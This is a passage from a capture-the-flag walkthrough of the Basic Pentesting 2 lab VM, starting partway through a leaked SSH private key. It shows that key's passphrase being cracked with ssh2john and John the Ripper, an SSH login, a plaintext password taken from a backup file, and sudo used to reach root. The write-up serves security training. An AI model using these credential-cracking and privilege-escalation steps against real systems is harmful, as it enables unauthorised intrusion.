GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
```

Now, we are going to use **ssh2john** to convert this SSH key into a crackable file for John the ripper.

```
python ssh2john key > ssh_login
john ssh_login
```




```
root@kali:~/Desktop# python ssh2john key > ssh_login
root@kali:~/Desktop# john ssh_login
Using default input encoding: UTF-8
Loaded 1 password hash (SSH-ng [RSA/DSA 32/64])
Note: This format may emit false positives, so it will keep trying even
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (key)
1g 0:00:44:37  3/3 0.000373g/s 867365p/s 867365c/s 867365C/s l86j14
Session aborted
```

Here, we found the phrase “**beeswax**.” This could either be a password or any other phrase to unlock something as we move further.

Let’s try and login to user **kay** using that key.

```
ssh -i key kay@192.168.1.139
```

It is asking for a passphrase now. Let’s try and enter “beeswax”



```
root@kali:~/Desktop# ssh  -i key kay@192.168.1.139
Enter passphrase for key 'key':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

92 packages can be updated.
51 updates are security updates.


Last login: Sat Jul 14 05:26:06 2018 from 192.168.1.103
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23 15:38 .
drwxr-xr-x 4 root root 4096 Apr 19 13:50 ..
-rw------- 1 kay  kay   756 Apr 23 16:06 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17 12:59 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17 12:59 .bashrc
drwx------ 2 kay  kay  4096 Apr 17 13:05 .cache
-rw------- 1 root kay   119 Apr 23 15:38 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23 14:50 .nano
-rw------- 1 kay  kay    57 Apr 23 15:08 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17 12:59 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23 15:05 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17 13:05 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23 15:32 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Voila!! We have successfully gained access to kay. Now let’s try and read that **pass.bak** file. It looks like it could have something valuable!

```
cat pass.bak
```

It gives us the phrase “*heresareallystrongpasswordthatfollowsthepasswordpolicy$$*”

Privilege Escalation

Now Let’s check sudo rights for him and write:

```
sudo -l
```

It surely asks for a root password. Let us type what we just got in pass.bak file. And you can observe kay has ALL permissions.


```
sudo su
```

Voila! It gives us root access. Let’s check the **/root** directory by:

```
cd /root
ls
cat flag.txt
```

And we got a flag!

Hence, we were able to attain the flag in this challenge. Happy hacking!



```
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$ sudo su
root@basic2:/home/kay# cd /root
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~#
```

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/hack-the-basic-pentesting2-vm-ctf-challenge/
- https://www.hackingarticles.in/hack-the-basic-penetration-vm-boot2root-challenge/
- https://tryhackme.com/room/basicpentesting